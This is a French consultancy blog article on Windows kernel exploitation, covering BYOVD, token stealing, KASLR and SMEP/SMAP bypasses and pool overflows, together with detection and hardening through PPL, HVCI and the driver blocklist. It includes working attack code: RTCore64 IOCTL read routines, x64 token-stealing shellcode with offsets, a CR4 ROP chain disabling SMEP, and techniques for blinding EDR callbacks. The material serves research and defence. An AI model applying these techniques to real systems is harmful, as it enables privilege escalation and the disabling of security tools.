AYI NEDJIMI Consultants

Windows Kernel Exploitation : Drivers, Tokens et KASLR

Catégorie : Articles Techniques Lecture : 14 min Publié le : 28/02/2026 Auteur : Ayi NEDJIMI

Exploitation du noyau Windows : BYOVD, token stealing, KASLR/SMEP/SMAP bypass. Techniques offensives avancées et mécanismes de détection PPL, HVCI.

Cette analyse detaillee de Windows Kernel Exploitation : Drivers, Tokens et KASLR s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 28 février 2026

Introduction

L'exploitation du noyau Windows (ring 0) représente le Graal pour tout attaquant cherchant à obtenir un contrôle total sur un système. Contrairement aux exploits en espace utilisateur (ring 3), une compromission du kernel confère des privilèges absolus : lecture et écriture arbitraires en mémoire physique, manipulation des structures internes du système d'exploitation, désactivation des mécanismes de sécurité et persistance indétectable par les solutions de sécurité conventionnelles. Avec l'évolution des protections intégrées au noyau Windows — KASLR (Kernel Address Space Layout Randomization), SMEP (Supervisor Mode Execution Prevention), SMAP (Supervisor Mode Access Prevention), CFG (Control Flow Guard) et VBS (Virtualization-Based Security) — les techniques d'exploitation ont dû s'adapter et se élaborér considérablement.

Cet article explore en profondeur les principales techniques d'exploitation du noyau Windows utilisées par les acteurs de menaces avancés et les équipes de recherche en sécurité offensive. Nous examinerons la technique BYOVD (Bring Your Own Vulnerable Driver), devenue un vecteur majeur pour les groupes APT, le mécanisme de token stealing pour l'escalade de privilèges, les méthodes de contournement de KASLR, SMEP et SMAP, ainsi que l'exploitation des vulnérabilités de type pool overflow. Enfin, nous détaillerons les mécanismes de détection et de mitigation disponibles, notamment PPL (Protected Process Light), HVCI (Hypervisor-protected Code Integrity) et DSE (Driver Signature Enforcement).

Ce contenu s'adresse aux chercheurs en sécurité, aux membres de Red Team, aux développeurs de solutions EDR et aux architectes sécurité souhaitant comprendre les mécanismes internes du noyau Windows et les vecteurs d'attaque associés. La compréhension de ces techniques est essentielle pour concevoir des défenses efficaces et anticiper les menaces émergentes.

Notre avis d'expert
Le Security by Design est souvent invoqué, rarement pratiqué. Intégrer la sécurité dès la conception coûte 6 fois moins cher que de corriger en production. Nos audits d'architecture montrent que les choix techniques des premières sprints conditionnent la posture de sécurité pour des années.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

BYOVD (Bring Your Own Vulnerable Driver)

Principe fondamental du BYOVD

La technique BYOVD (Bring Your Own Vulnerable Driver) consiste à exploiter un pilote (driver) légitime mais vulnérable, signé par un éditeur reconnu, pour obtenir une exécution de code en mode noyau. Cette approche contourne élégamment le mécanisme de Driver Signature Enforcement (DSE) de Windows, qui exige que tous les drivers chargés en mode noyau soient signés numériquement par une autorité de certification reconnue par

Microsoft. Le principe est simple mais redoutablement efficace : l'attaquant identifie un driver signé contenant une vulnérabilité (buffer overflow, arbitrary read/write, arbitrary code execution), l'embarque dans son payload, le charge sur le système cible via `sc create` ou l'API `NtLoadDriver`, puis exploite la vulnérabilité pour exécuter du code arbitraire en ring 0. Le driver étant légitimement signé, il passe toutes les vérifications de DSE sans déclencher d'alerte.

Drivers vulnérables notoires

La communauté de recherche en sécurité a catalogué des centaines de drivers vulnérables. Le projet **LOLDrivers** (Living Off The Land Drivers) maintient une base de données exhaustive. Voici les plus exploités dans la nature :

Driver	Éditeur	Vulnérabilité	Groupes APT
RTCore64.sys	Micro-Star (MSI)	Arbitrary R/W physique	BlackByte, Cuba
DBUtil_2_3.sys	Dell	CVE-2021-21551, IOCTL R/W	Lazarus
gdrv.sys	GIGABYTE	Arbitrary R/W	RobbinHood
AsIO64.sys	ASUS	Physical memory mapping	AvosLocker
ProcExp152.sys	Microsoft (Sysinternals)	Process termination	AuKill

Chaîne d'exploitation BYOVD complète

Voici la séquence typique d'une attaque BYOVD, illustrée avec le driver RTCore64.sys de MSI. L'attaquant commence par déposer le driver sur le système, crée un service kernel, puis interagit via des IOCTLs pour obtenir des primitives de lecture/écriture en mémoire physique :

```
// Étape 1 : Chargement du driver vulnérable via sc.exe
// sc create RTCore64 type= kernel start= demand binPath= C:\Temp\RTCore64.sys
// sc start RTCore64

// Étape 2 : Ouverture du device object
HANDLE hDevice = CreateFileW(
    L"\\\\.\\RTCore64",
    GENERIC_READ | GENERIC_WRITE,
    0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL
);

// Étape 3 : Lecture arbitraire en mémoire physique via IOCTL
#define RTCORE64_MEMORY_READ  0x80002048
#define RTCORE64_MEMORY_WRITE 0x8000204C

typedef struct _RTCORE64_MEMORY_OP {
    BYTE  Pad0[8];
    DWORD64 Address;      // Adresse physique cible
    BYTE  Pad1[8];
    DWORD ReadSize;       // Taille (1, 2, 4, 8)
    DWORD Value;          // Valeur lue/écrite
    BYTE  Pad2[16];
} RTCORE64_MEMORY_OP;

DWORD ReadPhysicalMemory(HANDLE hDevice, DWORD64 addr) {
    RTCORE64_MEMORY_OP op = {0};
    op.Address  = addr;
    op.ReadSize = 4;
    DWORD ret;
    DeviceIoControl(hDevice, RTCORE64_MEMORY_READ,
                    &op, sizeof(op), &op, sizeof(op), &ret, NULL);
    return op.Value;
}
```

Cas réel : Lazarus Group et BYOVD

En 2022, le groupe Lazarus (APT38, Corée du Nord) a utilisé le driver Dell DBUtil_2_3.sys (CVE-2021-21551) pour désactiver les mécanismes de monitoring de 7 solutions EDR/AV différentes sur les systèmes compromis, avant de déployer le rootkit FudModule. Cette campagne ciblait des entreprises du secteur aéronautique et de la défense. Le driver était embarqué directement dans le dropper initial, démontrant que la technique BYOVD est désormais intégrée dans les chaînes d'attaque APT de manière routinière.

Token Stealing et Privilege Escalation

Architecture des tokens Windows

Dans le noyau Windows, chaque processus est représenté par une structure `EPROCESS` (Executive Process). Cette structure contient un champ `Token` qui pointe vers un objet `_TOKEN` définissant les privilèges et l'identité de sécurité du processus. Le token inclut le SID (Security Identifier) de l'utilisateur, les groupes d'appartenance, les privilèges (SeDebugPrivilege, SeLoadDriverPrivilege, etc.) et le niveau d'intégrité. Le token est le mécanisme fondamental par lequel Windows contrôle l'accès aux ressources.

Le token stealing consiste à remplacer le pointeur Token d'un processus contrôlé par l'attaquant (typiquement un shell cmd.exe ou powershell.exe) par celui du processus System (PID 4), qui possède les privilèges NT AUTHORITY\SYSTEM les plus élevés du système. Cette technique est la méthode de prédilection pour l'escalade de privilèges une fois qu'une primitive de lecture/écriture kernel est obtenue, car elle ne nécessite aucune exécution de code en mode noyau, contournant ainsi SMEP, SMAP et HVCI.

Implémentation technique du token stealing

La technique repose sur la navigation dans les structures chaînées du noyau. Voici l'algorithme en pseudo-code assembleur (shellcode kernel x64) :

```
; Token Stealing Shellcode (x64 Windows 10/11)
; Offsets pour Windows 10 21H2+ / Windows 11
; EPROCESS.ActiveProcessLinks = 0x448
; EPROCESS.UniqueProcessId   = 0x440
; EPROCESS.Token              = 0x4b8

token_steal:
    ; Obtenir KTHREAD courant via GS segment register
    mov rax, gs:[0x188]          ; _KTHREAD* CurrentThread
    mov rax, [rax + 0x220]       ; _EPROCESS* (KTHREAD.ApcState.Process)
    mov rcx, rax                 ; Sauvegarder processus courant

find_system:
    ; Parcourir ActiveProcessLinks (liste doublement chaînée)
    mov rax, [rax + 0x448]       ; ActiveProcessLinks.Flink
    sub rax, 0x448               ; Remonter au début de EPROCESS
    cmp dword [rax + 0x440], 4   ; UniqueProcessId == 4 (System) ?
    jne find_system

    ; Copier le token de System vers notre processus
    mov rax, [rax + 0x4b8]       ; Token de System (EX_FAST_REF)
    and al, 0xF0                 ; Masquer bits de référence
    mov [rcx + 0x4b8], rax       ; Écraser le token du processus courant

    xor eax, eax                 ; STATUS_SUCCESS
    ret
```

Variantes avancées de manipulation de tokens

Au-delà du simple token stealing, des techniques plus subtiles permettent d'éviter la détection :

- **Token Privilege Escalation** : Plutôt que de remplacer tout le token, on active des privilèges spécifiques (SeDebugPrivilege, SeTcbPrivilege) en modifiant les bitmasks `Privileges.Present` et `Privileges.Enabled` dans la structure _TOKEN. Cette approche est plus discrète car le SID de l'utilisateur reste inchangé.
- **Integrity Level Manipulation** : Modification du champ `IntegrityLevelIndex` dans le token pour passer de Medium IL à System IL, permettant le bypass de UAC et l'accès aux objets protégés par des labels d'intégrité.
- **SID Injection** : Ajout du SID S-1-5-18 (SYSTEM) ou S-1-5-32-544 (Administrators) dans le tableau `UserAndGroups` du token, sans remplacer l'intégralité de la structure. Cela

permet de conserver l'identité d'origine tout en gagnant les privilèges d'un groupe administrateur.

- **Token Duplication par write primitive** : Allocation d'un nouveau token en kernel-space via la manipulation des structures de pool, copie sélective des champs sensibles depuis le token SYSTEM, puis assignation au processus cible. Cette technique évite les problèmes de reference counting.

Cas concret
L'attaque sur SolarWinds Orion (2020) a illustré les limites des architectures de sécurité traditionnelles. L'insertion d'une backdoor dans le processus de build du logiciel a contourné toutes les couches de défense, rappelant que la supply-chain logicielle est un vecteur de menace de premier ordre.

KASLR Bypass Techniques

Comprendre KASLR sur Windows

KASLR (Kernel Address Space Layout Randomization) randomise l'adresse de base du noyau (ntoskrnl.exe) et des modules chargés en mémoire à chaque démarrage. Sur Windows 10/11, le noyau peut être chargé à l'une des 256 positions possibles dans l'espace d'adressage supérieur, avec un alignement de 2 Mo. Cette randomisation empêche l'utilisation d'adresses codées en dur dans les exploits. Cependant, KASLR présente une faiblesse structurelle : une fois l'adresse de base révélée, **tous les offsets internes restent identiques** pour une version donnée du noyau. L'attaquant n'a donc besoin que d'une seule fuite d'information pour contourner complètement la protection.

Technique 1 : NtQuerySystemInformation

L'API `NtQuerySystemInformation` avec la classe `SystemModuleInformation` (11) retourne la liste de tous les modules chargés en mode noyau, incluant leurs adresses de base. C'est la méthode classique, accessible depuis l'espace utilisateur avec des privilèges administrateur :

```
// Leak de l'adresse de base du noyau
PVOID GetKernelBase() {
    ULONG size = 0;
    NtQuerySystemInformation(SystemModuleInformation, NULL, 0, &size);
    PVOID buffer = malloc(size);
    NtQuerySystemInformation(SystemModuleInformation, buffer, size, &size);
    PRTL_PROCESS_MODULES modules = (PRTL_PROCESS_MODULES)buffer;
    // Le premier module est toujours ntoskrnl.exe
    PVOID kernelBase = modules->Modules[0].ImageBase;
    printf("[+] Kernel base: 0x%p\n", kernelBase);
    free(buffer);
    return kernelBase;
}
```

Mitigation sur Windows 11 24H2+ : Microsoft a restreint `SystemModuleInformation` aux processus High IL et SYSTEM. Les processus Medium IL reçoivent désormais `STATUS_ACCESS_DENIED`. Cela force les attaquants à trouver une élévation de privilèges ou à utiliser des méthodes alternatives de fuite d'information.

Technique 2 : Fuites via GDT/IDT

Les instructions processeur `SGDT` et `SIDT` retournent les adresses des tables GDT (Global Descriptor Table) et IDT (Interrupt Descriptor Table), qui résident dans l'espace noyau. Ces instructions sont exécutables depuis le ring 3 et ne sont pas virtualisées par défaut sur tous les hyperviseurs. L'adresse de l'IDT peut servir à inférer la plage d'adresses du noyau, car elle se situe typiquement à proximité de ntoskrnl.exe dans l'espace d'adressage virtuel. Pour approfondir, consultez Browser Exploitation Moderne : V8, Blink et les Sandbox.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Technique 3 : Side-channel et timing attacks

Des recherches académiques (Gruss et al., 2016 ; Jang et al., 2016) ont démontré la possibilité de déterminer l'adresse de base du noyau via des attaques par canal auxiliaire. La technique exploite les différences de timing d'accès aux entrées du TLB (Translation Lookaside Buffer). Si une page noyau est mise en cache dans le TLB, une tentative d'accès depuis le user-mode provoque une faute de page plus rapide que pour une page non cachée. En scannant méthodiquement l'espace d'adressage supérieur et en mesurant les latences de fautes, il est possible de déterminer quelles pages sont mappées et d'en déduire l'adresse de base du noyau.

Sur Windows, des variantes ont exploité le **TSX (Transactional Synchronization Extensions)** d'Intel pour effectuer des lectures spéculatives dans l'espace noyau sans provoquer de faute visible. Bien que les processeurs modernes aient désactivé TSX via des mises à jour microcode suite aux vulnérabilités MDS/TAA, ces techniques illustrent la surface d'attaque inhérente aux optimisations matérielles.

Technique 4 : Win32k information disclosure

Le sous-système graphique Windows (win32k.sys) est historiquement une source prolifique de fuites d'adresses noyau. Les objets GDI (Graphics Device Interface) maintiennent des pointeurs noyau dans des structures accessibles depuis le user-mode. Bien que Microsoft ait progressivement corrigé ces fuites, de nouvelles variantes sont régulièrement découvertes dans les fonctions de manipulation des bitmaps, palettes et objets DC. Le user-mode mapping des structures `SURFOBJ` et `PALETTE` a été une source majeure de leaks, exploitée par des dizaines de CVE entre 2015 et 2022.

SMEP/SMAP Bypass

Fonctionnement de SMEP et SMAP

SMEP (Supervisor Mode Execution Prevention), introduit avec Intel Ivy Bridge (2012), empêche le processeur en ring 0 d'exécuter du code situé dans des pages marquées user-mode. Si un exploit kernel tente de rediriger le flux d'exécution vers un shellcode placé en espace utilisateur, le processeur déclenche une exception #PF. Le bit 20 du registre CR4 contrôle l'activation de SMEP.

SMAP (Supervisor Mode Access Prevention) étend SMEP en interdisant également les accès en lecture/écriture depuis le ring 0 vers les pages user-mode. Cela bloque les attaques où l'exploit place des structures de données forgées (fake objects, ROP gadgets) en espace utilisateur pour les faire consommer par le noyau. Le bit 21 de CR4 contrôle SMAP. L'instruction `STAC` (Set AC Flag) désactive temporairement SMAP pour permettre au noyau d'accéder légitimement aux buffers utilisateur (ex: copie de paramètres syscall).

Bypass 1 : ROP dans le noyau

La technique classique consiste à construire une chaîne ROP (Return-Oriented Programming) utilisant exclusivement des gadgets situés dans ntoskrnl.exe, hal.dll ou des drivers chargés. SMEP n'empêche que l'exécution de code user-mode ; les gadgets déjà présents en kernel-space sont parfaitement exécutables :

```
// Chaîne ROP pour désactiver SMEP via CR4
// Gadgets extraits de ntoskrnl.exe avec rp++ ou ROPgadget

// CR4 avec SMEP activé  : 0x00000000001506F8 (bit 20 = 1)
// CR4 sans SMEP         : 0x00000000001406F8 (bit 20 = 0)

ROP_Chain:
    dq ntoskrnl + 0x3a42c7   ; pop rcx; ret
    dq 0x00000000001406F8     ; Nouvelle valeur CR4 (SMEP off)
    dq ntoskrnl + 0x19b5a4   ; mov cr4, rcx; ret
    dq user_shellcode_addr    ; Shellcode user-mode maintenant exécutable

// Attention : PatchGuard vérifie CR4 périodiquement
// Restaurer CR4 après exécution du shellcode
```

Bypass 2 : Data-only attacks

L'approche la plus élégante et la plus résistante aux mitigations modernes consiste à éviter complètement l'exécution de code arbitraire. Les attaques **data-only** modifient uniquement des données en mémoire noyau sans détourner le flux d'exécution. Le token stealing est l'exemple canonique : il ne nécessite qu'une primitive de read/write arbitraire, sans jamais exécuter de shellcode. Cette approche est immune à SMEP, SMAP, CFG, CET et même HVCI, car elle ne viole aucune politique d'intégrité du code.

Autres exemples de data-only attacks :

- **Modification de g_CiOptions** dans ci.dll pour désactiver DSE et charger des drivers non signés.
- **Corruption des callbacks EDR** : Mise à zéro des pointeurs dans `PspCreateProcessNotifyRoutine`, `PspCreateThreadNotifyRoutine` et `PspLoadImageNotifyRoutine` pour rendre les EDR aveugles.
- **Modification des ACL** sur des objets noyau pour s'accorder des droits d'accès arbitraires.
- **Manipulation de la liste des processus** : Unlinking d'un processus de la liste `ActiveProcessLinks` pour le rendre invisible aux outils d'énumération (technique rootkit classique DKOM - Direct Kernel Object Manipulation).

Bypass 3 : Exploitation de la fenêtre STAC/CLAC

Le noyau Windows utilise les instructions `STAC` et `CLAC` pour temporairement autoriser les accès user-mode depuis le ring 0 (copie de paramètres syscall). Si un exploit peut détourner l'exécution vers un point du noyau situé après un STAC mais avant le CLAC correspondant, SMAP est temporairement désactivé. Les fonctions `ProbeForRead` / `ProbeForWrite` et les wrappers de copie mémoire (`RtlCopyMemory` dans les contextes syscall) sont des cibles potentielles pour ce type de bypass.

Pool Overflow Exploitation

Architecture du pool mémoire Windows

Le noyau Windows utilise plusieurs pools de mémoire pour ses allocations dynamiques : le **Paged Pool** (mémoire pouvant être paginée sur disque), le **Non-Paged Pool** (mémoire résidente en RAM physique) et le **Non-Paged Pool NX** (non-exécutable). Depuis Windows 10 version 2004, Microsoft a introduit le **Segment Heap** pour le noyau, remplaçant l'ancien allocateur pool par un système plus sécurisé. Chaque allocation est précédée d'un header `_POOL_HEADER` (ancien allocateur) ou `_HEAP_VS_CHUNK_HEADER` (Segment Heap) contenant la taille, le tag, le type de pool et un cookie de vérification encodé.

Technique : Pool Feng Shui

Le **Pool Feng Shui** est l'art de manipuler l'état du heap noyau pour placer des allocations à des positions prédictibles. L'objectif est de positionner un objet noyau exploitable immédiatement après l'allocation vulnérable :

```
// Pool Feng Shui : Préparation du heap
// 1. Spray : remplir le pool avec des allocations de taille identique
for (int i = 0; i < 10000; i++) {
    NtAllocateReserveObject(&handles[i], NULL, 1);
}

// 2. Créer des trous à intervalles réguliers
for (int i = 0; i < 10000; i += 2) {
    CloseHandle(handles[i]);
}

// 3. L'allocation vulnérable tombe dans un trou
TriggerVulnerableAllocation();

// 4. Remplir les trous restants avec des objets cibles
for (int i = 0; i < 5000; i++) {
    // Pipes avec data contrôlée : idéal pour R/W primitives
    CreatePipe(&hRead[i], &hWrite[i], NULL, TARGET_SIZE);
    WriteFile(hWrite[i], spray_data, TARGET_SIZE - HEADER_SIZE, &written, NULL);
}

// 5. Déclencher l'overflow : corrompt l'objet Pipe adjacent
TriggerPoolOverflow(controlled_data, overflow_size);
```

Exploitation post-Segment Heap

Le Segment Heap a introduit des mitigations significatives : encoded headers (XOR avec cookie secret), guard pages entre segments, randomisation intra-bucket pour le LFH et validation des métadonnées à la libération. Malgré ces protections, des techniques d'exploitation restent viables. Les chercheurs de Synacktiv et d'autres équipes ont démontré des méthodes utilisant les **Named Pipe attributes** et **Pipe Queue Entries** comme primitives de spray et de R/W, car ces objets offrent un contrôle précis sur la taille et le contenu des allocations dans le pool non-paginé.

La corruption des métadonnées `_HEAP_VS_CHUNK_HEADER` dans le Variable Size backend du Segment Heap peut mener à des primitives de type write-what-where lors des opérations de coalescence (merge de chunks libres adjacents). Cette technique requiert toutefois de connaître ou de bruteforcer le cookie d'encodage, ce qui ajoute une couche de complexité significative.

Détection : PPL, HVCI et DSE

Protected Process Light (PPL)

Le mécanisme PPL (Protected Process Light) restreint les opérations réalisables même par un processus SYSTEM sur les processus protégés. Les niveaux de protection sont définis par des *signers* formant une hiérarchie stricte : WinTcb (plus élevé), WinSystem, Antimalware, Lsa, Windows, Authenticode. Un processus avec un signer inférieur ne peut ni

injecter de code, ni lire la mémoire, ni terminer un processus avec un signer supérieur. Les EDR modernes s'exécutent avec le signer Antimalware-Light, ce qui les protège contre les attaques depuis le user-mode, même avec des privilèges SYSTEM.

Cependant, les techniques BYOVD contournent PPL en opérant directement depuis le ring 0, où la vérification PPL n'est pas appliquée. Un attaquant peut également désactiver PPL sur un processus en modifiant le champ `EPROCESS.Protection` (PS_PROTECTION) via une primitive d'écriture kernel, passant le `Level` à 0.

HVCI (Hypervisor-protected Code Integrity)

HVCI (Memory Integrity) utilise la virtualisation matérielle (VBS) pour protéger l'intégrité du code noyau. L'hyperviseur de Windows contrôle les permissions des pages mémoire du noyau via SLAT (Second Level Address Translation). Les pages de code sont en lecture seule au niveau hyperviseur, et les pages de données sont non-exécutables, appliquant strictement la politique W^X (Write XOR Execute). Pour approfondir, consultez NIS 2 : Guide Complet de la Directive Européenne sur la Cybersécurité.

Implications pour les attaquants :

- Impossible d'allouer de la mémoire RWX dans le noyau, même via les APIs MDL (Memory Descriptor List).
- Impossible de modifier le code existant du noyau ou des drivers (pas de hooking inline).
- Les drivers non signés ne peuvent pas être chargés même en modifiant `g_CiOptions`, car la vérification est effectuée par le secure kernel (VTL1).
- Seules les attaques data-only et ROP restent viables sous HVCI.

Recommandation : Activer HVCI sur tous les endpoints
HVCI est la protection la plus efficace contre l'exploitation kernel moderne. Activez-le via : `bcdedit /set hypervisorlaunchtype auto` et `reg add "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\HypervisorEnforcedCodeIntegrity" /v Enabled /t REG_DWORD /d 1`. Sur Windows 11, HVCI est activé par défaut sur les nouvelles installations. Vérifiez la compatibilité de vos drivers tiers avant le déploiement en production.

DSE et Vulnerable Driver Blocklist

Driver Signature Enforcement (DSE) exige que tous les drivers kernel soient signés numériquement. Le composant `ci.dll` vérifie chaque signature. La variable `g_CiOptions` contrôle le mode de vérification (0x0 = désactivé, 0x6 = normal, 0x8 = test signing). Pour contrer le BYOVD, Microsoft maintient une **Vulnerable Driver Blocklist** intégrée à WDAC, contenant les hashes SHA256 des drivers connus comme vulnérables. Cette liste est mise à jour via Windows Update.

```
# Vérifier l'état de la blocklist
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace
root\Microsoft\Windows\DeviceGuard

# Forcer la mise à jour de la blocklist
# La politique WDAC bloque le chargement des drivers listés
# même s'ils possèdent une signature valide

# Vérifier si un driver est sur la blocklist
$hash = Get-FileHash "C:\Temp\RTCore64.sys" -Algorithm SHA256
# Comparer avec https://learn.microsoft.com/en-us/windows/security/
# application-security/application-control/windows-defender-application-control/
# design/microsoft-recommended-driver-block-rules
```

Détection comportementale avancée

Les EDR modernes combinent plusieurs vecteurs de détection pour les attaques kernel :

- **ETW Threat Intelligence provider** : Événements de chargement de drivers, modifications de tokens, allocations mémoire suspectes. Ce provider est accessible uniquement aux processus PPL, ce qui le protège contre la désactivation par un attaquant opérant en user-mode.
- **Kernel callbacks** : `PsSetLoadImageNotifyRoutine` pour surveiller chaque chargement de driver, `ObRegisterCallbacks` pour intercepter les accès aux handles de processus.
- **Sysmon Event ID 6** (Driver Loaded) : Journalise le hash, la signature et le chemin de chaque driver chargé. Corrélable avec la liste LOLDrivers pour détecter les BYOVD.
- **Monitoring hyperviseur** : Microsoft Defender for Endpoint utilise les capacités VBS pour surveiller les opérations critiques depuis VTL1, hors de portée d'un attaquant en ring 0 (VTL0).

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Pour approfondir ce sujet, consultez notre outil open-source vulnerability-management-tool qui facilite la gestion centralisée des vulnérabilités.

Conclusion

L'exploitation du noyau Windows demeure un domaine en constante évolution, marqué par une course aux armements entre attaquants et défenseurs. La technique BYOVD a profondément changé le paysage en démocratisant l'accès au ring 0 pour les groupes de ransomware et les APT, sans nécessiter de vulnérabilité zero-day dans le noyau. Le token stealing reste la méthode privilégiée d'escalade post-exploitation, tandis que les contournements de KASLR/SMEP/SMAP requièrent des chaînes d'exploitation de plus en plus élaborées face aux mitigations hardware et logicielles.

La défense efficace repose sur une approche multi-couches :

- **Prévention matérielle** : SMEP, SMAP, CET (Control-flow Enforcement Technology) au niveau processeur.
- **Prévention hyperviseur** : HVCI/VBS pour l'intégrité du code, Credential Guard pour l'isolation des secrets.
- **Prévention logicielle** : DSE, Vulnerable Driver Blocklist, PatchGuard, CFG.
- **Détection** : ETW Threat Intelligence, Sysmon, kernel callbacks, monitoring VBS.
- **Protection des processus** : PPL pour les EDR et les services critiques.

Pour les organisations, les recommandations prioritaires sont : maintenir tous les systèmes à jour, activer HVCI et la Vulnerable Driver Blocklist, déployer un EDR avec capacités de monitoring kernel, auditer régulièrement les drivers installés, et restreindre le privilège `SeLoadDriverPrivilege` aux seuls comptes qui en ont strictement besoin.


Sources et références : MITRE ATT&CK · CERT-FR

Ressources et références

- LOLDrivers - Living Off The Land Drivers
- Microsoft Recommended Driver Block Rules
- Évasion EDR/XDR : Techniques avancées
- Living-off-the-Land à grande échelle

Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !



Partager sur X

Partager sur LinkedIn

Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1068 — Exploitation for Privilege Escalation — Kernel
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr

© 2026 — Reproduction interdite sans autorisation.